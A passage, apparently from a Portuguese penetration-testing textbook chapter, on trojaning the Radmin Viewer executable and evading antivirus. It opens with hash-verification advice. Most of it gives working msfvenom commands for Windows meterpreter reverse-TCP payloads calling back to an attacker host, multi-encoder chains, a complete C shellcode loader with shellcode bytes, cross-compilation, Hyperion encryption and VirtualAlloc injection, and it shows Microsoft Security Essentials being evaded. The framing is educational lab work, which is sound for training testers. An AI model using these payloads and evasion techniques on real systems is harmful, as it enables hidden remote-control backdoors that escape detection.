


Figura 12.1 – Executável do Radmin Viewer contendo um cavalo de Troia.

Verificando a existência de cavalos de troia com a hash MD5

Nosso binário contendo o cavalo de Troia deve convencer o usuário mediano de que o programa é legítimo. Usuários experientes no que diz respeito à segurança deverão verificar a integridade do arquivo baixado antes de executá-lo, conferindo sua hash MD5 em relação ao valor divulgado pelo fornecedor, quando esse estiver disponível. Uma hash MD5 é um tipo de impressão digital do programa; se forem feitas alterações no arquivo, a hash MD5 será alterada.

Vamos comparar as hashes MD5 do *radmin.exe* original com a de nossa versão contendo o cavalo de Troia. No Kali Linux, o programa `md5sum` calcula a hash MD5 de um arquivo. Execute `md5sum` em ambos os binários e você perceberá que os valores das hashes são bastante diferentes, como pode ser visto em ❶ e em ❷ aqui.

```
root@kali:~# md5sum /usr/share/windows-binaries/radmin.exe
❶2d219cc28a406dbfa86c3301e8b93146  /usr/share/windows-binaries/radmin.exe

root@kali:~# md5sum radmin.exe
❷4c2711cc06b6fcd300037e3cbdb3293b  radmin.exe
```

Entretanto o algoritmo de hashing MD5 não é perfeito, e um binário adulterado poderá ter a mesma hash MD5 que o arquivo original, o que é conhecido como um *ataque de colisão de MD5*. Por esse motivo, muitos fornecedores também disponibilizam uma hash SHA (Secure Hash Algorithm).

É claro que verificar dois valores separados de hash é melhor do que conferir um só. A família SHA contém vários algoritmos de hashing, e a versão utilizada irá variar de acordo com os fornecedores. O Kali vem com programas para diversas hashes SHA. Por exemplo, o `sha512sum` calcula a hash SHA-2 com blocos de 64 bits, como mostrado aqui.

```
root@kali:~# sha512sum /usr/share/windows-binaries/radmin.exe
5a5c6d0c67877310d40d5210ea8d515a43156e0b3e871b16faec192170acf29c9cd4e495d2e03b8d
7ef10541b22ccecd195446c55582f735374fb8df16c94343  /usr/share/windows-binaries/radmin.exe

root@kali:~# sha512sum radmin.exe
f9fe3d1ae405cc07cd91c461a1c03155a0cdfeb1d4c0190be1fb350d43b4039906f8abf4db592b060
d5cd15b143c146e834c491e477718bbd6fb9c2e96567e88  radmin.exe
```

Ao instalar um software, não se esqueça de calcular a(s) hash(es) da versão baixada e compará-la(s) com o(s) valor(es) disponibilizado(s) pelo fornecedor.

Como funcionam os aplicativos antivírus

Antes de tentarmos usar diferentes técnicas para fazer nossos payloads do Metasploit passarem por um programa antivírus, vamos discutir como esses programas funcionam. A maioria das soluções antivírus começa comparando códigos potencialmente perigosos com um conjunto de padrões e regras que compõe as *definições do antivírus*; essas definições são correlacionadas a códigos maliciosos conhecidos. As definições de antivírus são atualizadas regularmente à medida que novos malwares são identificados pelos fornecedores. Esse tipo de identificação se chama *análise estática*.

Além das análises estáticas em relação a um conjunto de assinaturas, soluções mais sofisticadas de antivírus também testam atividades maliciosas, o que é chamado de *análise dinâmica*. Por exemplo, um programa que tente substituir todos os arquivos do disco rígido ou que se conecte a um servidor botnet de comando e controle conhecido a cada 30 segundos estará exibindo atividades potencialmente maliciosas e poderá ser marcado.

NOTA Alguns produtos antivírus, como o Bouncer do Google, executam novas aplicações carregadas no Google Play Store e realizam análise estática em uma sandbox isolada para tentar detectar atividades maliciosas que não tenham uma assinatura maliciosa conhecida.

Microsoft Security Essentials

À medida que usamos diferentes métodos nesta seção para reduzir a nossa taxa de detecção, tenha em mente que, mesmo que uma taxa de detecção de 0% não seja atingida entre todos os fornecedores de antivírus, se você souber qual é a solução de antivírus implantada no ambiente de seu cliente, seus esforços poderão ser focados em se desviar somente desse programa antivírus. Neste capítulo, tentaremos evitar o Microsoft Security Essentials utilizando diversos métodos.

Quando criamos o nosso alvo Windows 7 no capítulo 1, instalamos o Microsoft Security Essentials, porém não ativamos a proteção em tempo real para efetuar o scan de arquivos à medida que eles forem baixados ou instalados. Agora vamos ativar essa proteção para ver se podemos criar um cavalo de Troia que possa passar despercebido. Abra o Microsoft Security Essentials, selecione a aba **Settings** (Configurações), em seguida **Real-time protection** (Proteção em tempo real) e marque a caixa para ativar o serviço, conforme mostrado na figura 12.2. Clique em **Save changes** (Salvar alterações).




Figura 12.2 – Proteção em tempo real do Microsoft Security Essentials.

Na época desta publicação, até mesmo soluções gratuitas de antivírus como o Microsoft Security Essentials faziam um bom trabalho de detecção dos payloads do Metasploit. Para um teste de verdade, tente instalar o *radmin.exe* contendo o cavalo de Troia com a proteção em tempo real ativada. Você deverá ver um pop-up no canto inferior direito da tela, como o que está sendo mostrado na figura 12.3. O arquivo será automaticamente apagado antes que o usuário possa executá-lo – isso certamente encerra o assunto.




Figura 12.3 – Software malicioso detectado.

VirusTotal

Uma maneira de ver quais soluções de antivírus sinalizarão que um programa é malicioso consiste em carregar o arquivo em questão no site VirusTotal (*https://www.virustotal.com/*). Na época desta publicação, os scans do VirusTotal carregavam arquivos com 51 programas antivírus e informavam quais continham malwares detectados. O VirusTotal está sendo mostrado na figura 12.4.




Figura 12.4 – O VirusTotal.

Para ver quais programas antivírus detectam o nosso *radmin.exe* contendo um cavalo de Troia conforme implementado no momento, carregue o arquivo no VirusTotal e clique em **Scan it!**. Como as definições de antivírus são atualizadas constantemente, seus resultados poderão ser diferentes, porém, como você pode ver na figura 12.5, 25 de 51 scanners detectaram nosso arquivo como sendo malicioso. (A parte inferior da página mostra quais scanners detectaram o malware.)




Figura 12.5 – Detecção de binário contendo um cavalo de Troia pelos antivírus.

NOTA O VirusTotal compartilha binários carregados com os fornecedores de antivírus para que eles possam criar assinaturas correspondentes. As empresas de antivírus utilizam as assinaturas do VirusTotal para aperfeiçoar suas ferramentas de detecção, portanto tudo o que você carregar no site poderá ser detectado por um software antivírus simplesmente pelo fato de você tê-lo carregado. Para evitar esse risco, o produto antivírus pode ser instalado em uma máquina virtual e você poderá testar seus cavalos de Troia manualmente em relação a esse produto, como fizemos na seção anterior.

Passando por um programa antivírus

Está claro que, se quisermos evitar soluções antivírus, devemos nos esforçar mais para nos esconder. Vamos dar uma olhada em outras maneiras úteis de ocultar nossos payloads do Metasploit, além de simplesmente inseri-los em um executável.

Efetuando uma codificação

Os codificadores são ferramentas que permitem evitar caracteres em um exploit que iriam denunciá-lo. (Você conhecerá melhor esses requisitos quando criar seus próprios exploits nos capítulos de 16 a 19.) Na época desta publicação, o Metasploit suportava 32 codificadores. Os codificadores desfiguram o payload e adicionam instruções para decodificação a serem executadas para decodificar o payload antes de ele ser executado. O fato de os codificadores do Metasploit terem sido concebidos para ajudar a evitar programas antivírus constitui um erro comum de percepção. Alguns codificadores do Metasploit criam código polimórfico – ou código mutante –, que garante que o payload codificado pareça diferente a cada vez que for gerado. Esse processo dificulta que os fornecedores de antivírus criem assinaturas para o payload, porém, como veremos, isso não é suficiente para evitar a maioria das soluções de antivírus.

Para listar todos os codificadores disponíveis no Msfvenom, utilize a opção **`-l encoders`**, como mostrado na listagem 12.2.

Listagem 12.2 – Codificadores do Msfvenom

```
root@kali:~# msfvenom -l encoders
Framework Encoders
==================

    Name                          Rank       Description
```

```
    ----                          ----       -----------
    cmd/generic_sh                good       Generic Shell Variable Substitution Command Encoder
    cmd/ifs                       low        Generic ${IFS} Substitution Command Encoder
--trecho omitido--
  ❶x86/shikata_ga_nai             excellent  Polymorphic XOR Additive Feedback Encoder
--trecho omitido--
```

O único codificador com uma classificação igual a excelente é o *x86/shikata_ga_nai* ❶. *Shikata Ga Nai* corresponde à tradução em japonês para "Não tem jeito". As classificações dos codificadores são baseadas no nível de entropia da saída. Com o *shikata_ga_nai*, até mesmo o stub do decodificador é polimórfico. Os detalhes de como esse codificador funciona estão além do escopo deste livro, porém basta dizer que os payloads são desfigurados de modo que se tornam muito difíceis de serem reconhecidos.

Diga ao Msfvenom para usar o codificador *shikata_ga_nai* usando a flag `-e`, conforme mostrado na listagem 12.3. Além do mais, para nos ocultarmos melhor, passaremos o nosso payload por um codificador diversas vezes, codificando a saída da execução anterior usando a flag `-i` e especificando o número de rodadas de codificação (dez, neste caso).

Listagem 12.3 – Criando um executável codificado com o Msfvenom

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=2345 -e
   x86/shikata_ga_nai -i 10 -f exe > meterpreterencoded.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
--trecho omitido--
[*] x86/shikata_ga_nai succeeded with size 533 (iteration=9)
[*] x86/shikata_ga_nai succeeded with size 560 (iteration=10)
```

Agora carregue o binário resultante no VirusTotal. Como você pode ver na figura 12.6, 35 dos produtos antivírus testados detectaram o nosso payload, mesmo com a codificação. Essa é uma taxa mais elevada de detecção em relação àquela obtida quando o payload foi embutido em um executável preexistente. Em outras palavras, o *shikata_ga_nai* sozinho não resolve o problema.

Para ver se podemos melhorar nossos resultados, podemos tentar usar vários codificadores do Metasploit em nosso payload. Por exemplo, podemos combinar diversas iterações do *shikata_ga_nai* com outro codificador do Metasploit, o *x86/bloxor*, como mostrado na listagem 12.4.




Figura 12.6 – Resultados do VirusTotal para um binário codificado.

Listagem 12.4 – Efetuando codificações múltiplas com o Msfvenom

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=2345 -e
   x86/shikata_ga_nai -i 10 -f raw❶ > meterpreterencoded.bin❷
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
--trecho omitido--
[*] x86/shikata_ga_nai succeeded with size 560 (iteration=10)
root@kali:~# msfvenom -p -❸ -f exe -a x86❹ --platform windows❺ -e x86/bloxor -i 2 >
   meterpretermultiencoded.exe < meterpreterencoded.bin❻
[*] x86/bloxor succeeded with size 638 (iteration=1)
[*] x86/bloxor succeeded with size 712 (iteration=2)
```

Dessa vez, começamos com o Msfvenom usando o payload *windows/meterpreter/reverse_tcp*, como sempre, e o codificamos com o *shikata_ga_nai*, do mesmo modo que foi feito no exemplo anterior. Contudo, em vez de definir o formato para *.exe*, geramos a saída em formato puro ❶. Além do mais, em vez de enviar o resultado para um arquivo *.exe* como fizemos anteriormente, dessa vez enviamos os bytes puros para um arquivo *.bin* ❷.

Agora usamos o resultado da codificação com o *shikata_ga_nai* e o codificamos com o *x86/bloxor*. Nossa sintaxe para o Msfvenom será diferente daquela que costumamos usar. Inicialmente, definimos o payload com nulo usando a opção `-p -` ❸. E, como não estamos definindo um payload, devemos ajustar duas novas opções para dizer ao Msfvenom de que modo nossa entrada será codificada: `-a x86` ❹ para especificar a arquitetura como 32 bits e `--platform windows` ❺ para especificar a plataforma Windows. No final do comando do Msfvenom, usamos o símbolo `<` para efetuar o pipe do arquivo *.bin* do comando anterior para servir de entrada ao Msfvenom ❻. O executável resultante será codificado com o *shikata_ga_nai* e com o *x86/bloxor*.

O executável resultante foi detectado por 33 programas antivírus no VirusTotal na época desta publicação – um pouco melhor do que quando usamos somente o *shikata_ga_nai*. Você poderá melhorar seus resultados ao efetuar experiências com diferentes conjuntos de codificadores e encadeando mais de dois deles ou efetuando combinações de técnicas. Por exemplo, e se embutíssemos o nosso payload em um binário e o codificássemos com o *shikata_ga_nai* como mostrado aqui?

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=2345
   -x /usr/share/windows-binaries/radmin.exe -k -e x86/shikata_ga_nai -i 10 -f exe >
   radminencoded.exe
```

Isso resultou apenas em uma pequena melhoria: o payload foi detectado por 21 programas antivírus. E, infelizmente, o Microsoft Security Essentials marcou ambos os executáveis como maliciosos, conforme mostrado na figura 12.7. Precisamos dar uma olhada além dos codificadores do Metasploit se quisermos evitar a detecção por antivírus em nosso alvo Windows 7.

McAfee	RemAdm-RemoteAdmin	20140324
McAfee-GW-Edition	Heuristic.LooksLike.Win32.SuspiciousPE.J!81	20140324
MicroWorld-eScan	Backdoor.Shell.AC	20140324
Microsoft	Trojan:Win32/Swrort.A	20140324
Norman	Swrort.S	20140324
nProtect	Backdoor.Shell.AC	20140324
AegisLab	✔	20140324

Figura 12.7 – O Microsoft continua marcando esse binário como malicioso.

Cross-compilação personalizada

Como padrão de mercado para os testes de invasão, o Metasploit recebe uma boa dose de atenção dos fornecedores de antivírus, que fazem da detecção de assinaturas de payloads gerados pelo Msfvenom uma prioridade. Quando o Msfvenom cria um executável, ele utiliza templates prontos que os fornecedores de antivírus podem usar para criar assinaturas para detecção.

Talvez possamos aperfeiçoar nossa habilidade de evitar soluções antivírus se nós mesmos compilarmos um executável utilizando shellcode puro. Vamos começar com um template C simples, como mostrado na listagem 12.5. (Discutimos o básico sobre a programação C no capítulo 3. Revise essa seção caso esse programa não faça sentido para você.) Salve esse código em um arquivo chamado *custommeterpreter.c*.

Listagem 12.5 – Template personalizado para o executável

```
#include <stdio.h>
unsigned char random[]= ❶
unsigned char shellcode[]= ❷
int main(void) ❸
{
        ((void (*)())shellcode)();
}
```

Precisamos preencher os dados das variáveis `random` ❶ e `shellcode` ❷, que são ambos arrays de caracteres sem sinal (unsigned char). Esperamos que a adição de um pouco de aleatoriedade e a compilação de nosso próprio código C sejam suficientes para enganar os programas antivírus. A variável `random` introduzirá um pouco de aleatoriedade ao template. A variável `shellcode` armazenará os bytes hexadecimais puros do payload que criarmos com o Msfvenom. A função `main` ❸ será executada quando o nosso programa C compilado for iniciado e executará o nosso shellcode.

Crie o seu payload no Msfvenom como sempre, exceto pelo fato de que, desta vez, o formato será definido por meio da flag `-f` para `c`, conforme mostrado na listagem 12.6. Isso criará bytes hexa que poderão ser inseridos em nosso arquivo C.

Listagem 12.6 – Criando um payload puro em formato C

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=2345 -f c
    -e x86/shikata_ga_nai -i 5
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
--trecho omitido--
"\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6"
"\x85\xf6\x75\xec\xc3";
```

Por fim, devemos adicionar um pouco de aleatoriedade. Um bom lugar para encontrar aleatoriedade em um sistema Linux é no arquivo */dev/urandom*. Esse arquivo é especificamente concebido como um gerador de número pseudoaleatório; ele gera dados usando a entropia do sistema Linux.

Porém, se simplesmente fizermos `cat` dos dados de */dev/urandom*, iremos obter vários caracteres ilegíveis. Para obter os dados adequados a um array de caracteres, utilizaremos o utilitário `tr` do Linux para traduzir os dados de */dev/urandom* para caracteres legíveis. Utilize `tr -dc A-Z-a-z-0-9` e, em seguida, faça o pipe dos comandos

para o comando `head` de modo a exibir somente os primeiros 512 caracteres de */dev/urandom*, como mostrado aqui:

```
root@kali:~# cat /dev/urandom | tr -dc A-Z-a-z-0-9 | head -c512
s0UULfhmiQGCUMqUd4e51CZKrvsyIcLy3EyVhfIVSecs8xV-JwHYlDgfiCD1UEmZZ2Eb6G0no4qjUIIsSgneqT23nCfbh3
    keRfuHEBPWlow5zX0fg3TKASYE4adL
--trecho omitido--
```

Agora insira os dados de */dev/urandom* na variável `random` do arquivo C. O arquivo final está sendo mostrado na listagem 12.7. (É claro que a sua aleatoriedade e o payload codificado serão diferentes.) Não se esqueça de colocar aspas em torno da string e utilize um ponto e vírgula (;) no final.

Listagem 12.7 – Arquivo C final personalizado

```
#include <stdio.h>

unsigned char random[]= "s0UULfhmiQGCUMqUd4e51CZKrvsyIcLy3EyVhfIVSecs8xV-JwHYlDgfiCD1UEmZZ2Eb6G0n
    o4qjUIIsSgneqT23nCfbh3keRfuHEBPWlow5zX0fg3TKASYE4adLqB-3X7MCSL9SuqlChqT6zQkoZNvi9YEWq4ec8
    -ajdsJW7s-yZOKHQXMTY0iuawscx57e7Xds15GA6rGObF4R6oILRwCwJnEa-4vrtCMYnZiBytqtrrHkTeNohU4gXcVIem
    -lgM-BgMREf24-rcW4zTi-Zkutp7U4djgWNi7k7ULkikDIKK-AQXDp2W3Pug02hGMdP6sxfR0xZZMQFwEF-apQwMlog4T
    rf5RTHFtrQP8yismYtKby15f9oTmjauKxTQoJzJD96sA-7PMAGswqRjCQ3htuWTSCPleODITY3Xyb1oPD5wt-G1oWvavr
    peweLERRN5ZJiPEpEPRTI62OB9mIsxex3omyj10bEha43vkerbN0CpTyernsK1csdLmHRyca";

unsigned char shellcode[]= "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a"
"\x05\x68\x0a\x00\x01\x09\x68\x02\x00\x09\x29\x89\xe6\x6a\x10"
"\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e"
"\x08\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x00\x6a\x04\x56"
"\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10"
"\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a"
"\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6"
"\x85\xf6\x75\xec\xc3";
```

```
int main(void)
{
        ((void (*)())shellcode)();
}
```

Agora devemos compilar o programa C. Não podemos usar o programa GCC incluído porque ele irá compilar o nosso programa de modo a ser executado em sistemas Linux e queremos executá-lo em um sistema Windows 32 bits. Em vez disso, usaremos o cross-compilador Mingw32 dos repositórios do Kali Linux, que instalamos no capítulo 1. Se você ainda não fez isso, instale-o por meio do comando **apt-get install mingw32** e, em seguida, compile o seu arquivo C personalizado usando **i586-mingw32msvc-gcc**. (Com exceção do nome do programa, a sintaxe para usar o cross-compilador é a mesma utilizada no GCC incluído no Linux, conforme discutido no capítulo 3.)

```
root@kali:~# i586-mingw32msvc-gcc -o custommeterpreter.exe custommeterpreter.c
```

Agora carregue o executável resultante no VirusTotal. Na época desta publicação, 18 produtos antivírus detectaram o arquivo malicioso. É uma melhoria, porém o Microsoft Security Essentials continua detectando o nosso arquivo.

Ainda precisamos nos esforçar um pouco mais para conseguirmos executar um arquivo malicioso em nosso sistema Windows 7. (Você pode ter mais sucesso com essa técnica usando outro cross-compilador de outro repositório.)

Criptografando executáveis com o Hyperion

Outra maneira de ocultar nosso payload é criptografando-o. O Hyperion é uma ferramenta para criptografar executáveis e utiliza a criptografia AES (Advanced Encryption Standard, ou Padrão de Criptografia Avançada), que é um padrão atual do mercado. Após criptografar o executável, o Hyperion joga fora as chaves de criptografia. Quando o programa é executado, ele utiliza a força bruta para descobrir a chave de criptografia e se autodescriptografar a fim de gerar de volta o executável original.

Se você tiver qualquer conhecimento prévio de criptografia, esse processo deverá disparar diversos alarmes em sua mente. O AES atualmente é considerado um padrão seguro de criptografia. Se o executável não tiver acesso à chave de criptografia, ele não poderá descobrir a chave por meio de força bruta em um período de tempo razoável; certamente, não tão rápido o suficiente para que nosso programa execute na janela de tempo que durar o nosso teste de invasão. O que está acontecendo?

O fato é que o Hyperion reduz demais o keyspace possível para a chave de criptografia, o que significa que os binários criptografados com ele não devem ser considerados seguros do ponto de vista da criptografia. No entanto, como nossa meta e a dos criadores do Hyperion é ocultar o código para evitar a detecção pelos antivírus, o fato de a chave poder ser descoberta por meio de força bruta não representa um problema.

Vamos começar usando o Hyperion para criptografar o executável simples do Meterpreter, sem nenhuma técnica adicional para evitar antivírus, como mostrado na listagem 12.8. (Instalamos o Hyperion no capítulo 1 na página 52).

Listagem 12.8 – Executando o Hyperion

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=2345 -f
    exe > meterpreter.exe
root@kali:~# cd Hyperion-1.0/
root@kali:~/Hyperion-1.0# wine ../hyperion ../meterpreter.exe bypassavhyperion.exe❶
Opening ../bypassav.exe
Copied file to memory: 0x117178
--trecho omitido--
Executing fasm.exe
flat assembler  version 1.69.31
5 passes, 0.4 seconds, 92672 bytes.
```

O Hyperion foi criado para ser executado em sistemas Windows, porém podemos executá-lo no Kali Linux usando o programa Wine, como pode ser visto na listagem 12.8. Não se esqueça de ir para o diretório do Hyperion, criado quando o código-fonte foi descompactado, antes de executar o *hyperion.exe* com o Wine.

O Hyperion aceita dois argumentos: o nome do arquivo a ser criptografado e o nome do arquivo de saída criptografado. Execute o Hyperion para criptografar o executável simples do Meterpreter, como mostrado em ❶. O arquivo resultante estará no diretório do Hyperion 1.0, portanto carregue-o no VirusTotal a partir daí.

O uso de somente um executável do Meterpreter gerado pelo Msfvenom (sem nenhuma codificação, templates personalizados ou nada do tipo) e criptografando-o com o Hyperion tiveram como resultado 27 programas antivírus que detectaram o comportamento malicioso no VirusTotal. Não é nossa menor taxa de detecção, mas, finalmente, atingimos o nosso objetivo. Como mostrado na figura 12.8, o Microsoft Security Essentials não detectou nenhuma atividade maliciosa!

Malwarebytes	✓	20140324
McAfee	✓	20140324
McAfee-GW-Edition	✓	20140324
Microsoft	✓	20140324
Norman	✓	20140324
Rising	✓	20140324

Figura 12.8 – O Microsoft Security Essentials não detectou o malware.

Com certeza, podemos fazer o download e executar o código criptografado com o Hyperion no sistema Windows 7 protegido por antivírus e obter uma sessão Meterpreter. Não atingimos uma taxa de detecção igual a 0% – o Santo Graal para os pesquisadores que trabalham tentando evitar os antivírus –, porém pudemos atingir os objetivos do nosso teste de invasão.

NOTA Para reduzir mais ainda a nossa taxa de detecção, tente combinar a criptografia do Hyperion com outras técnicas apresentadas nesta seção. Por exemplo, o uso do Hyperion com um template personalizado reduziu a quantidade de detecções para 14 no meu caso.

Evitando os antivírus com o Veil-Evasion

Mesmo que tenhamos atingido o nosso objetivo com sucesso ao passar pelo Microsoft Security Essentials no Windows 7, o quadro geral dos antivírus muda rapidamente, portanto vale a pena manter-se a par das ferramentas e técnicas mais recentes. O Veil-Evasion é um framework Python que automatiza a criação de payloads para evitar antivírus, oferecendo opções aos usuários para usar diversas técnicas. Discutimos a instalação do Veil-Evasion no Kali Linux no capítulo 1 na página 52. Consulte esse texto novamente se precisar relembrar.

NOTA À medida que são feitas atualizações no Veil-Evasion, sua versão poderá ser diferente daquela mostrada aqui.

Injeção de shellcode Python com APIs do Windows

Anteriormente, vimos o uso de um template C personalizado para compilar e executar um shellcode. Podemos fazer algo semelhante com a biblioteca Ctypes do Python, que nos dá acesso a chamadas de funções de API do Windows e pode criar tipos de dados compatíveis com C. Podemos usar Ctypes para acessar a API VirtualAlloc do Windows, que cria uma nova região de memória executável para

o shellcode em memória física para evitar um page fault enquanto o shellcode é copiado para lá e executado. O `RtlMoveMemory` é usado para copiar bytes do shellcode para a região de memória criada pelo VirtualAlloc. A API `CreateThread` cria uma nova thread para executar o shellcode e, por fim, `WaitForSingleObject` espera até que a thread criada tenha terminado e nosso shellcode tenha acabado de executar.

Esses passos são coletivamente chamados de *método de injeção do VirtualAlloc*. Esse método, é claro, resulta em um script Python em vez de fornecer um executável Windows, porém várias ferramentas podem ser usadas para converter um script Python em um executável standalone.

Criando executáveis criptografados gerados em Python com o Veil-Evasion

